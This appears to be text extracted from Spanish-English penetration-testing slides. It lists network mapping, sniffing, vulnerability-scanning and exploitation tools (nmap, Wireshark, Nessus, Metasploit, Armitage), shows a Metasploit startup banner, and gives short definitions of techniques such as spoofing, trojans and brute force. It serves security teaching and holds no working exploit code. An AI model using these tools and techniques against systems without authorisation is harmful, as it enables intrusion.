
MAPEO RED(NETD, NMAP)








NMAP GUI



NMAP GUI




ETHERAPE


WIRESHARK/TSHARK

SUITE DSNIFF

ESNIFEO DE RED







RETINA Network Community

Free Vulnerability Scanner

Retina Network Community, a free vulnerability scanner for up to 256 IPs gives you powerful vulnerability assessment across your entire environment.

With Retina Network Community you can:

- Reduce risk and improve security with complete vulnerability scanning across operating systems, applications, devices, and virtual environments.
- Comprehensive vulnerability database that includes zero-days and is continually updated by eEye's renowned research team.
- Improve risk management and prioritization with broad exploit identification from Core Impact, Metasploit, and Exploit-db.com.

RETINA CS Community

Free Vulnerability Management

Retina CS Community, a free security console for up to 256 IPs provides centralized vulnerability management, Microsoft and third-party application patching, and vulnerability scanning for Blackberry mobile devices.

With Retina CS Community you can:

- Reduce security risks with the most comprehensive vulnerability management solution available for up to 256 assets.
- Streamline remediation efforts with automated patching for both Microsoft and third-party applications including Mozilla Firefox and Adobe's Distiller, Elements, Reader, Flash and Shockwave.
- Increase visibility and automate vulnerability scanning for Blackberry mobile devices.

Note: Retina CS Community includes eEye's free vulnerability scanner that is described below.



Nessus Mobile Apps

Nessus is available for the iPhone, iPod Touch, and Android devices. Start, stop, and pause vulnerability scans directly from your device!

- > Details
- > App for iPhone
- > App for Android



Nessus Perimeter Service

Nessus Perimeter Service audits Internetfacing IP addresses for network and web application vulnerabilities and validates PCI Approved Scanning Vendor (ASV)

compliance.



Nessus ProfessionalFeed

A Tenable Nessus ProfessionalFeed subscription allows commercial entities to scan their network, obtain support, receive updates to their database of vulnerability checks, and perform compliance auditing.



On Demand Training for Nessus


On Demand Training for Nessus is the first fully-realized, self-paced training course on the Nessus vulnerability scanner.

- > Details
- > Buy Now


ESCANEO DE VULNERABILIDADES & PENETRATION



ESCANEO DE VULNERABILIDADES & PENETRATION



NESSUS



NESSUS

MSF


WEBSPLOIT

ARMITAGE


EXPLOTACION

```
,@@ @ ;
( 3 C ) /|__ /Metasploit!\
;@'._*_,." \|---\
'(.,..."/
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
                                                                                              Using notepad to track pentests? Have Metasploit Pro report on hosts,
                                                                                              services, sessions and evidence -- type 'go pro' to launch it now.
_arge pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go pro' to launch it now.
                                                                                                     =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
                                                                                              + -- --=[ 1060 exploits - 659 auxiliary - 178 post
      =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
 --- --=[ 1053 exploits - 590 auxiliary - 174 post
                                                                                              + -- --=[ 275 payloads - 28 encoders - 8 nops
 -- --=[ 275 payloads - 28 encoders - 8 nops
                                                                                              [*] Successfully loaded plugin: pro
```

MSF



METASPLOIT GUI



ARMITAGE



FASES DE PENTEST

Common Penetration Testing

Techniques



Passive Research

Is used to gather all the information about an organization's system configurations

Open Source Monitoring

Facilitates an organization to take necessary steps to ensure its confidentiality and integrity

Network Mapping and OS Fingerprinting

Is used to get an idea of the network's configuration being tested

Spoofing

Is the act of using one machine to pretend to be another

Is used here for both internal and external penetration tests

Network Sniffing

Is used to capture the data as it travels across a network

Trojan Attacks

Are malicious code or programs usually sent into a network as email attachments or transferred via "Instant Message" into chat rooms

A Brute-force Attack

Is the most commonly known password cracking method.

Can overload a system and possibly stop it from responding to the legal requests

Vulnerability Scanning

Is a comprehensive examination of the targeted areas of an organization's network infrastructure

A Scenario Analysis

Is the final phase of testing, making a risk assessment of vulnerabilities much more accurate

TECNICA DE PENTESTING